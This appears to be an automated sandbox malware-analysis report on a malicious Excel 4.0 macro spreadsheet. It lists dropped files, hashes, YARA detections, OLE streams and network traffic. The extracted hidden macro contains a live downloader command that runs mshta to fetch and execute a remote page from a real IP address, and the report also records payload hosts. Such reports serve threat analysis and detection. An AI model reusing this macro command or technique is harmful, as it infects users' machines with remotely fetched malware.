Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34BFE
Malicious:	false
Preview:	

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-msge (copy)	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.58430027744578
Encrypted:	false
SSDEEP:	96:chQCmQkQvsqvJCVwofz8hQCcMqKqsEHyqvJCworZzluYnH8UVhxlUVNA2:cizofz8inHnorZzISUVhwA2
MD5:	BBF24C74B986F6F6C20B1E5FDB284B55
SHA1:	7ABC527DFA9B1042FE33CEB2A1E45EDB899283D2
SHA-256:	CDAA6B0B445AB013223918A3E7D6275E7678F7614417671E68168F1800A9781C
SHA-512:	F8DACF2FF7E4A6417858C68BA4FEE02B4917EEA8819188ABF119008269B468F99B00862308DE35ABCB58FDDF86C713CDDDBCA291BC56BA169948D702E2A8202D
Malicious:	false
Preview:	FL.....F".8.D...xq.{D...xq.{D...k.....P.O. :i.....+00.../C:\.....\1.....{J\.. PROGRA~3..D.....:..{J*...k..... ...P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J v. MICRO\$~1..@.....:~J v*..l.....M.i.c.r.o.s.o.f.t....R.1....wJ;.. Windows<.....:wJ;*.....W.i.n.d.o.w.s.....1.....: (..STARTM~1..j.....:..{(*.....@.....S.t.a.r.t..M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,,-2.1.7.8.6....~.1.....S"...Programs.f.....:..S"*.....<.....P.r.o.g.r.a.m.s... @.s.h.e.l.l.3.2...d.l.l.,,-2.1.7.8.2.....1....xJu=.ACCESS~1..l.....:wJr*.....B...A.c.c.e.s.s.o.r.i.e.s..@.s.h.e.l.l.3.2...d.l.l.,,-2.1.7.6.1....j.1.....:"..WINDOW~1..R..:~"*.....W.i.n.d.o.w.s..P.o.w.e.r.S.h.e.l.l....v.2.k...:,..WINDOW~2.LNK..Z.....:~,*...=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\S5579XMEXB2FN0C1X28V.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.58430027744578
Encrypted:	false
SSDEEP:	96:chQCcMqKqvsqJVCwofz8hQCcMqKqvsEHyqvJCworZzluYnH8UVhxlUVNA2:cizofz8inHnorZzISUVhwA2
MD5:	BBF24C74B986F6F6C20B1E5FDB284B55
SHA1:	7ABC527DFA9B1042FE33CEB2A1E45EDB899283D2
SHA-256:	CDAA6B0B445AB013223918A3E7D6275E7678F7614417671E68168F1800A9781C
SHA-512:	F8DACF2FF7E4A6417858C68BA4FEE02B4917EEA8819188ABF119008269B468F99B00862308DE35ABCB58FDDF86C713CDDDBCA291BC56BA169948D702E2A8202D
Malicious:	false
Preview:	FL.....F".8.D...xq{D...xq{D...k.....P.O. .i....+00../C:\.....\1....{J\.. PROGRA~3..D.....{J\}*...k..... ...P.r.o.g.r.a.m.D.a.t.a....X.1.....~J\.. MICROSOFT~1..@.....~J\..M.i.c.r.o.s.o.f.t....R.1....wJ;.. Windows.<.....:wJ;*.....W.i.n.d.o.w.s.....1..... (.STARTM~1.j.....:((*).....@....S.t.a.r.t. .M.e.n.u....@.s.h.e.l.l.3.2...d.l.l.,-2.1.7.8.6....~1....S"...Programs.f....."S"*.....<....P.r.o.g.r.a.m.s.. @.s.h.e.l.l.3.2...d.l.l.,-2.1.7.8.2.....1....xJu=.ACCESS~1..l.....:wJr*.....B....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,-2.1.7.6.1....j.1.....".WINDOW~1..R..:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l....v.2.k...., .WINDOW~2.LNK.Z.....:,;,*...=.....W.i.n.d.o.w.s.

C:\Users\user\Desktop\80_513972285.xls 	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Author: xXx, Last Saved By: xXx, Name of Creating Application: Microsoft Excel, Create Time/Date: Wed Jan 26 22:33:31 2022, Last Saved Time/Date: Wed Jan 26 22:36:27 2022, Security: 0
Category:	dropped
Size (bytes):	77312
Entropy (8bit):	5.8321952104972015
Encrypted:	false
SSDEEP:	1536:mY+nBqmlk3hbdlylKsgqopeJBWhZFGkE+cMLxAAliQ5gQ72lotO6nitSUPU+82:mY+nBqmlk3hbdlylKsgqopeJBWhZFGk0
MD5:	A018CC966C33496CFF077ABC3DAF17DF
SHA1:	D58C223830595260C541145D65470976089070EF
SHA-256:	463CD2CAF117E08BEC77B0F3FB7A6701F033C178588CDD80B053440B7A4BE474
SHA-512:	A4008612AEDEBAC2DADE1394B498F3822A6AF08BBB693DAD2C29451DDC1EB18CDEBD47D50D4FB93F0278415FBA59156CEC358816FD7AC33C2FD35623C04A276
Malicious:	true
Yara Hits:	- Rule: SUSP_Excel4Macro_AutoOpen, Description: Detects Excel4 macro use with auto open / close, Source: C:\Users\user\Desktop\80_513972285.xls, Author: John Lambert @JohnLaTwC - Rule: JoeSecurity_XlsWithMacro4, Description: Yara detected Xls With Macro 4.0, Source: C:\Users\user\Desktop\80_513972285.xls, Author: Joe Security - Rule: INDICATOR_OLE_Excel4Macros_DL2, Description: Detects OLE Excel 4 Macros documents acting as downloaders, Source: C:\Users\user\Desktop\80_513972285.xls, Author: ditekShen
Preview:	>.....ZO.....\p....user.....B....a.....=.....=.....p.08....X.@....."1.....C.a.l.i.b.r.i.i.....C.a.l.i.b.r.i.i.....C.a.l.i.b.r.i.i.....C.a.l.i.b.r.i.i.....C.a.l.i.b.r.i.i*..h...6.....C.a.l.i.b.r.i. .L.i.g.h.t

C:\Windows\SysWOW64\Klovgil\kcktpyucuj.sda (copy)	
Process:	C:\Windows\SysWOW64\rundll32.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	557056
Entropy (8bit):	7.0041232632621595
Encrypted:	false
SSDEEP:	6144:HUNF4UQXTkAiBuGKDU5PsczbmOTT0DaTMGOUylbDTN1itwRCIN6RfcjXx4R0Zq:AeAa4DU5PsczbmmTzTn7yDx6BrWt
MD5:	DF8A5542B86A487AD0C0581E11F0B5EB
SHA1:	170867F21CA9A1B9CACC84336441449BAE0D4911
SHA-256:	69DB5ABABB04BC8A6805647D738E69663ADDACF57AAD0CB9384B6B0804260A266
SHA-512:	F8E739A1CCBF86AD6B694E4AF44121117373B775C262889F54EFDE52ECC439A358A9C148AD527490FACBA3EDA439F2379CF032B0E36C17CB4324C85C2BA2855
Malicious:	false
Preview:	MZ.....@.....!..L!This program cannot be run in DOS mode...\$.....hs.a...2...2...2&...2...27...2...2...26...2...2...2...2...2- ...2...2-..2Rich...2.....PE..L....a.....!...P.....~.....j.....@~..R...4.....Pv.....ON.....@.....@.....text...9E.....P.....`rdata.....`.....@..@.data....e...0...0.....@....rsrc...Pv.....@..@.reloc.v....@..B.....

Static File Info	
General	
File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Author: xXx, Last Saved By: xXx, Name of Creating Application: Microsoft Excel, Create Time/Date: Wed Jan 26 22:33:31 2022, Last Saved Time/Date: Wed Jan 26 22:36:27 2022, Security: 0
Entropy (8bit):	5.808717628749656
TrID:	- Microsoft Excel sheet (30009/1) 78.94% - Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	80_513972285.xls
File size:	77726
MD5:	c130bfd7e7632f18fcd505d0991f192f
SHA1:	da0d0031d5f6386f0df623a3c1cabfe4e9778f51
SHA256:	eaad4c93a96bb50a79e024650ae4808afd7fddb604cbc4048416ddcb20e6aae
SHA512:	e82290b7464a50131ed10a6eb2cae1e1e97cefd42536765347451bfa53d1989613a126dfed99b2a885c0ebba8c7d20f73d6e2737f441a38a70a689dc6e2b026
SSDEEP:	1536:xY+nBqmlk3hbdlylKsgqopeJBWhZFGkE+cMLxAAliQ5gQ72lotO6nitSUPU+8:xY+nBqmlk3hbdlylKsgqopeJBWhZFGkZ
File Content Preview:	>.....

File Icon	
	
Icon Hash:	e4eea286a4b4bcb4

Static OLE Info	
General	
Document Type:	OLE
Number of OLE Files:	1

OLE File "80_513972285.xls"	
Indicators	
Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary	
Code Page:	1251
Author:	xXx
Last Saved By:	xXx
Create Time:	2022-01-26 22:33:31
Last Saved Time:	2022-01-26 22:36:27
Creating Application:	Microsoft Excel
Security:	0

Document Summary	
Document Code Page:	1251
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	1048576

Streams

Stream Path: \x5DocumentSummaryInformation, **File Type:** data, **Stream Size:** 4096

General

Stream Path:	\\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.347239233907
Base64 Encoded:	False
Data ASCII:	+...0.....P.....X.....d.....l.....t.....Time Card.....Sheet1.....Macro1.....Workshee
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 fc 00 00 00 09 00 00 00 01 00 00 00 50 00 00 00 0f 00 00 00 58 00 00 00 17 00 00 00 64 00 00 00 0b 00 00 00 6c 00 00 00 10 00 00 00 74 00 00 00 13 00 00 00 7c 00 00 00 16 00 00 00 84 00 00 00 0d 00 00 00 8c 00 00 00 0c 00 00 00 b8 00 00 00

Stream Path: \x5SummaryInformation, **File Type:** data, **Stream Size:** 4096

General

Stream Path:	\\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.264984368025
Base64 Encoded:	False
Data ASCII:	O h.....+'..0.....@.....H.....T.....`.....x.....xXx.....xXx.....Microsoft Excel.@.../.....@.....'.....
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 98 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 54 00 00 00 12 00 00 00 60 00 00 00 0c 00 00 00 78 00 00 00 0d 00 00 00 84 00 00 00 13 00 00 00 90 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 04 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 67009

General

[illegible]

Macro 4.0 Code

Name:	Macro1
Type:	3
Final:	False
Visible:	False
Protected:	False

Macro1
3
False
0
False
post
1,10,' Lose away off why half led have near bed. At engage simple father of period others except. My giving do summer of though narrow marked at. Spring formal no county ye waited. My whe
ther cheered at regular it of promise blushes perhaps. Uncommonly simplicity interested mr is be compliment projecting my inhabiting. Gentleman he september in oh excellent.3,10,' On on produce colo
nel pointed. Just four sold need over how any. In to september suspicion determine he prevailed admitting. On adapted an as affixed limited on. Giving cousin warmly things no spring mr be abroad. Rela
tion breeding be as repeated strictly followed margaret. One gravity son brought shyness waiting regular led ham.5,10,' Supported neglected met she therefore unwilling discovery remainder. Way sentim
ents two indulgence uncommonly own. Diminution to frequently sentiments he connection continuing indulgence. An my exquisite conveying up defective. Shameless see the tolerably how continued. Sh
e enable men twenty elinor points appear. Whose merry ten yet was men seven ought balls.7,10,' Now eldest new tastes plenty mother called misery get. Longer excuse for county nor except met its thin
gs. Narrow enough sex moment desire are. Hold who what come that seen read age its. Contained or estimable earnestly so perceived. Imprudence he in sufficient cultivated. Delighted promotion impro
ving acuteness an newspaper offending he. Misery in am secure theirs giving an. Design on longer thrown oppose am.8,10,' Lose away off why half led have near bed. At engage simple father of period
others except. My giving do summer of though narrow marked at. Spring formal no county ye waited. My whether cheered at regular it of promise blushes perhaps. Uncommonly simplicity interested mr i
s be compliment projecting my inhabiting. Gentleman he september in oh excellent.10,10,' On on produce colonel pointed. Just four sold need over how any. In to september suspicion determine he prev
ailed admitting. On adapted an as affixed limited on. Giving cousin warmly things no spring mr be abroad. Relation breeding be as repeated strictly followed margaret. One gravity son brought shyness w
aiting regular led ham.12,10,' Supported neglected met she therefore unwilling discovery remainder. Way sentiments two indulgence uncommonly own. Diminution to frequently sentiments he connection
continuing indulgence. An my exquisite conveying up defective. Shameless see the tolerably how continued. She enable men twenty elinor points appear. Whose merry ten yet was men seven ought bal
ls.14,10,' Now eldest new tastes plenty mother called misery get. Longer excuse for county nor except met its things. Narrow enough sex moment desire are. Hold who what come that seen read age its.
Contained or estimable earnestly so perceived. Imprudence he in sufficient cultivated. Delighted promotion improving acuteness an newspaper offending he. Misery in am secure theirs giving an. Design
on longer thrown oppose am.16,10,' In post mean shot ye. There out her child sir his lived. Design at uneasy me season of branch on praise esteem. Abilities discourse believing consisted remaining to n
o. Mistaken no me denoting dashwood as screened. Whence or esteem easily he on. Dissuade husbands at of no if disposal.18,10,' Excited him now natural saw passage offices you minuter. At by aske
d being court hopes. Farther so friends am to detract. Forbade concern do private be. Offending residence but men engrossed shy. Pretend am earnest offered arrived company so on. Felicity informed y
et had admitted strictly how you.19,10,=EXEC("cmd /c mshta http://91.240.118.168/qqw/aas/se.html")25,10,=HALT()

Name:	Macro1
Type:	3
Final:	False
Visible:	False
Protected:	False
Macro1 3 False 0 False pre 1,10,' Lose away off why half led have near bed. At engage simple father of period others except. My giving do summer of though narrow marked at. Spring formal no county ye waited. My whe ther cheered at regular it of promise blushes perhaps. Uncommonly simplicity interested mr is be compliment projecting my inhabiting. Gentleman he september in oh excellent.3,10,' On on produce colo nel pointed. Just four sold need over how any. In to september suspicion determine he prevailed admitting. On adapted an as affixed limited on. Giving cousin warmly things no spring mr be abroad. Rela tion breeding be as repeated strictly followed margaret. One gravity son brought shyness waiting regular led ham.5,10,' Supported neglected met she therefore unwilling discovery remainder. Way sentim ents two indulgence uncommonly own. Diminution to frequently sentiments he connection continuing indulgence. An my exquisite conveying up defective. Shameless see the tolerably how continued. Sh e enable men twenty elinor points appear. Whose merry ten yet was men seven ought balls.7,10,' Now eldest new tastes plenty mother called misery get. Longer excuse for county nor except met its thin gs. Narrow enough sex moment desire are. Hold who what come that seen read age its. Contained or estimable earnestly so perceived. Imprudence he in sufficient cultivated. Delighted promotion impro ving acuteness an newspaper offending he. Misery in am secure theirs giving an. Design on longer thrown oppose am.8,10,' Lose away off why half led have near bed. At engage simple father of period others except. My giving do summer of though narrow marked at. Spring formal no county ye waited. My whether cheered at regular it of promise blushes perhaps. Uncommonly simplicity interested mr i s be compliment projecting my inhabiting. Gentleman he september in oh excellent.10,10,' On on produce colonel pointed. Just four sold need over how any. In to september suspicion determine he prev ailed admitting. On adapted an as affixed limited on. Giving cousin warmly things no spring mr be abroad. Relation breeding be as repeated strictly followed margaret. One gravity son brought shyness w aiting regular led ham.12,10,' Supported neglected met she therefore unwilling discovery remainder. Way sentiments two indulgence uncommonly own. Diminution to frequently sentiments he connection continuing indulgence. An my exquisite conveying up defective. Shameless see the tolerably how continued. She enable men twenty elinor points appear. Whose merry ten yet was men seven ought bal ls.14,10,' Now eldest new tastes plenty mother called misery get. Longer excuse for county nor except met its things. Narrow enough sex moment desire are. Hold who what come that seen read age its. Contained or estimable earnestly so perceived. Imprudence he in sufficient cultivated. Delighted promotion improving acuteness an newspaper offending he. Misery in am secure theirs giving an. Design on longer thrown oppose am.16,10,' In post mean shot ye. There out her child sir his lived. Design at uneasy me season of branch on praise esteem. Abilities discourse believing consisted remaining to n o. Mistaken no me denoting dashwood as screened. Whence or esteem easily he on. Dissuade husbands at of no if disposal.18,10,' Excited him now natural saw passage offices you minuter. At by aske d being court hopes. Farther so friends am to detract. Forbade concern do private be. Offending residence but men engrossed shy. Pretend am earnest offered arrived company so on. Felicity informed y et had admitted strictly how you.19,10,=EXEC("cmd /c mshta http://91.240.118.168/qqw/aas/se.html")25,10,=HALT()	

Network Behavior


Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/28/22- 21:24:47.819865	TCP	203463 1	ET TROJAN Maldoc Activity (set)	49168	80	192.168.2.22	91.240.118.168

Network Port Distribution

Total Packets: 42

- 53 (DNS)
- 80 (HTTP)



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 21:24:41.215337992 CET	49167	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:24:41.276751995 CET	80	49167	91.240.118.168	192.168.2.22
Jan 28, 2022 21:24:41.276876926 CET	49167	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:24:41.280599117 CET	49167	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:24:41.342339039 CET	80	49167	91.240.118.168	192.168.2.22
Jan 28, 2022 21:24:41.342391014 CET	80	49167	91.240.118.168	192.168.2.22
Jan 28, 2022 21:24:41.342415094 CET	80	49167	91.240.118.168	192.168.2.22
Jan 28, 2022 21:24:41.342437029 CET	80	49167	91.240.118.168	192.168.2.22
Jan 28, 2022 21:24:41.342466116 CET	80	49167	91.240.118.168	192.168.2.22
Jan 28, 2022 21:24:41.342492104 CET	80	49167	91.240.118.168	192.168.2.22
Jan 28, 2022 21:24:41.342505932 CET	49167	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:24:41.342524052 CET	80	49167	91.240.118.168	192.168.2.22
Jan 28, 2022 21:24:41.342539072 CET	49167	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:24:41.342560053 CET	49167	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:24:41.342571020 CET	80	49167	91.240.118.168	192.168.2.22
Jan 28, 2022 21:24:41.342603922 CET	49167	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:24:41.342614889 CET	80	49167	91.240.118.168	192.168.2.22
Jan 28, 2022 21:24:41.342653036 CET	49167	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:24:41.342658997 CET	80	49167	91.240.118.168	192.168.2.22
Jan 28, 2022 21:24:41.342689037 CET	49167	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:24:41.348305941 CET	49167	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:24:47.758677959 CET	49168	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:24:47.817151070 CET	80	49168	91.240.118.168	192.168.2.22
Jan 28, 2022 21:24:47.817209959 CET	49168	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:24:47.819864988 CET	49168	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:24:47.878340960 CET	80	49168	91.240.118.168	192.168.2.22
Jan 28, 2022 21:24:47.878390074 CET	80	49168	91.240.118.168	192.168.2.22
Jan 28, 2022 21:24:47.878407001 CET	80	49168	91.240.118.168	192.168.2.22
Jan 28, 2022 21:24:47.878493071 CET	49168	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:24:47.953516006 CET	49169	80	192.168.2.22	172.67.149.209
Jan 28, 2022 21:24:47.971210003 CET	80	49169	172.67.149.209	192.168.2.22
Jan 28, 2022 21:24:47.971338987 CET	49169	80	192.168.2.22	172.67.149.209
Jan 28, 2022 21:24:47.971502066 CET	49169	80	192.168.2.22	172.67.149.209
Jan 28, 2022 21:24:47.987519979 CET	80	49169	172.67.149.209	192.168.2.22
Jan 28, 2022 21:24:48.031068087 CET	80	49169	172.67.149.209	192.168.2.22
Jan 28, 2022 21:24:48.031097889 CET	80	49169	172.67.149.209	192.168.2.22
Jan 28, 2022 21:24:48.031115055 CET	80	49169	172.67.149.209	192.168.2.22
Jan 28, 2022 21:24:48.031130075 CET	80	49169	172.67.149.209	192.168.2.22
Jan 28, 2022 21:24:48.031141996 CET	80	49169	172.67.149.209	192.168.2.22
Jan 28, 2022 21:24:48.031183958 CET	49169	80	192.168.2.22	172.67.149.209
Jan 28, 2022 21:24:48.032617092 CET	49169	80	192.168.2.22	172.67.149.209

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 21:24:48.314838886 CET	49170	80	192.168.2.22	74.208.236.157
Jan 28, 2022 21:24:48.476866961 CET	80	49170	74.208.236.157	192.168.2.22
Jan 28, 2022 21:24:48.476942062 CET	49170	80	192.168.2.22	74.208.236.157
Jan 28, 2022 21:24:48.477128983 CET	49170	80	192.168.2.22	74.208.236.157
Jan 28, 2022 21:24:48.640506983 CET	80	49170	74.208.236.157	192.168.2.22
Jan 28, 2022 21:24:48.685756922 CET	80	49170	74.208.236.157	192.168.2.22
Jan 28, 2022 21:24:48.685779095 CET	80	49170	74.208.236.157	192.168.2.22
Jan 28, 2022 21:24:48.685797930 CET	80	49170	74.208.236.157	192.168.2.22
Jan 28, 2022 21:24:48.685817003 CET	80	49170	74.208.236.157	192.168.2.22
Jan 28, 2022 21:24:48.685838938 CET	80	49170	74.208.236.157	192.168.2.22
Jan 28, 2022 21:24:48.685878992 CET	80	49170	74.208.236.157	192.168.2.22
Jan 28, 2022 21:24:48.685899973 CET	80	49170	74.208.236.157	192.168.2.22
Jan 28, 2022 21:24:48.685899973 CET	49170	80	192.168.2.22	74.208.236.157
Jan 28, 2022 21:24:48.685905933 CET	49170	80	192.168.2.22	74.208.236.157
Jan 28, 2022 21:24:48.685919046 CET	80	49170	74.208.236.157	192.168.2.22
Jan 28, 2022 21:24:48.685937881 CET	80	49170	74.208.236.157	192.168.2.22
Jan 28, 2022 21:24:48.685939074 CET	49170	80	192.168.2.22	74.208.236.157
Jan 28, 2022 21:24:48.685957909 CET	80	49170	74.208.236.157	192.168.2.22
Jan 28, 2022 21:24:48.685973883 CET	49170	80	192.168.2.22	74.208.236.157
Jan 28, 2022 21:24:48.686116934 CET	49170	80	192.168.2.22	74.208.236.157
Jan 28, 2022 21:24:48.847829103 CET	80	49170	74.208.236.157	192.168.2.22
Jan 28, 2022 21:24:48.847847939 CET	80	49170	74.208.236.157	192.168.2.22
Jan 28, 2022 21:24:48.847940922 CET	49170	80	192.168.2.22	74.208.236.157
Jan 28, 2022 21:24:48.853611946 CET	80	49170	74.208.236.157	192.168.2.22
Jan 28, 2022 21:24:48.853631020 CET	80	49170	74.208.236.157	192.168.2.22
Jan 28, 2022 21:24:48.853689909 CET	49170	80	192.168.2.22	74.208.236.157
Jan 28, 2022 21:24:48.865048885 CET	80	49170	74.208.236.157	192.168.2.22
Jan 28, 2022 21:24:48.865084887 CET	80	49170	74.208.236.157	192.168.2.22
Jan 28, 2022 21:24:48.865138054 CET	49170	80	192.168.2.22	74.208.236.157
Jan 28, 2022 21:24:48.876492977 CET	80	49170	74.208.236.157	192.168.2.22
Jan 28, 2022 21:24:48.876511097 CET	80	49170	74.208.236.157	192.168.2.22
Jan 28, 2022 21:24:48.876574039 CET	49170	80	192.168.2.22	74.208.236.157
Jan 28, 2022 21:24:48.887865067 CET	80	49170	74.208.236.157	192.168.2.22
Jan 28, 2022 21:24:48.887885094 CET	80	49170	74.208.236.157	192.168.2.22
Jan 28, 2022 21:24:48.887969017 CET	49170	80	192.168.2.22	74.208.236.157
Jan 28, 2022 21:24:48.899410963 CET	80	49170	74.208.236.157	192.168.2.22
Jan 28, 2022 21:24:48.899446964 CET	80	49170	74.208.236.157	192.168.2.22
Jan 28, 2022 21:24:48.899490118 CET	49170	80	192.168.2.22	74.208.236.157
Jan 28, 2022 21:24:48.910604954 CET	80	49170	74.208.236.157	192.168.2.22
Jan 28, 2022 21:24:48.910628080 CET	80	49170	74.208.236.157	192.168.2.22
Jan 28, 2022 21:24:48.910718918 CET	49170	80	192.168.2.22	74.208.236.157
Jan 28, 2022 21:24:48.921982050 CET	80	49170	74.208.236.157	192.168.2.22
Jan 28, 2022 21:24:48.922005892 CET	80	49170	74.208.236.157	192.168.2.22
Jan 28, 2022 21:24:48.922056913 CET	49170	80	192.168.2.22	74.208.236.157
Jan 28, 2022 21:24:48.933341980 CET	80	49170	74.208.236.157	192.168.2.22
Jan 28, 2022 21:24:48.933367014 CET	80	49170	74.208.236.157	192.168.2.22
Jan 28, 2022 21:24:48.933449030 CET	49170	80	192.168.2.22	74.208.236.157
Jan 28, 2022 21:24:48.944802046 CET	80	49170	74.208.236.157	192.168.2.22
Jan 28, 2022 21:24:48.944828033 CET	80	49170	74.208.236.157	192.168.2.22
Jan 28, 2022 21:24:48.944977999 CET	49170	80	192.168.2.22	74.208.236.157
Jan 28, 2022 21:24:49.009958982 CET	80	49170	74.208.236.157	192.168.2.22
Jan 28, 2022 21:24:49.009994984 CET	80	49170	74.208.236.157	192.168.2.22
Jan 28, 2022 21:24:49.010195017 CET	49170	80	192.168.2.22	74.208.236.157
Jan 28, 2022 21:24:49.016185045 CET	80	49170	74.208.236.157	192.168.2.22
Jan 28, 2022 21:24:49.016225100 CET	80	49170	74.208.236.157	192.168.2.22
Jan 28, 2022 21:24:49.016339064 CET	49170	80	192.168.2.22	74.208.236.157
Jan 28, 2022 21:24:49.026963949 CET	80	49170	74.208.236.157	192.168.2.22
Jan 28, 2022 21:24:49.027000904 CET	80	49170	74.208.236.157	192.168.2.22
Jan 28, 2022 21:24:49.027045965 CET	49170	80	192.168.2.22	74.208.236.157

UDP Packets				
Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 21:24:47.921374083 CET	52167	53	192.168.2.22	8.8.8.8
Jan 28, 2022 21:24:47.943814039 CET	53	52167	8.8.8.8	192.168.2.22
Jan 28, 2022 21:24:48.295170069 CET	50591	53	192.168.2.22	8.8.8.8
Jan 28, 2022 21:24:48.314129114 CET	53	50591	8.8.8.8	192.168.2.22

DNS Queries							
Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 28, 2022 21:24:47.921374083 CET	192.168.2.22	8.8.8.8	0xb743	Standard query (0)	kuyporn.com	A (IP address)	IN (0x0001)
Jan 28, 2022 21:24:48.295170069 CET	192.168.2.22	8.8.8.8	0x3abf	Standard query (0)	jeffreylub in.igclout.com	A (IP address)	IN (0x0001)

DNS Answers									
Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 28, 2022 21:24:47.943814039 CET	8.8.8.8	192.168.2.22	0xb743	No error (0)	kuyporn.com		172.67.149.209	A (IP address)	IN (0x0001)
Jan 28, 2022 21:24:47.943814039 CET	8.8.8.8	192.168.2.22	0xb743	No error (0)	kuyporn.com		104.21.11.177	A (IP address)	IN (0x0001)
Jan 28, 2022 21:24:48.314129114 CET	8.8.8.8	192.168.2.22	0x3abf	No error (0)	jeffreylub in.igclout.com		74.208.236.157	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph	
91.240.118.168 - kuyporn.com - jeffreylubin.igclout.com	

HTTP Packets					
Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	91.240.118.168	80	C:\Windows\System32\mshta.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 21:24:41.280599117 CET	0	OUT	GET /qqw/aas/se.html HTTP/1.1 Accept: */* Accept-Language: en-US UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 91.240.118.168 Connection: Keep-Alive

[illegible]

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49168	91.240.118.168	80	C:\Windows\System32\mshta.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 21:24:47.819864988 CET	13	OUT	GET /qqw/aas/se.png HTTP/1.1 Host: 91.240.118.168 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
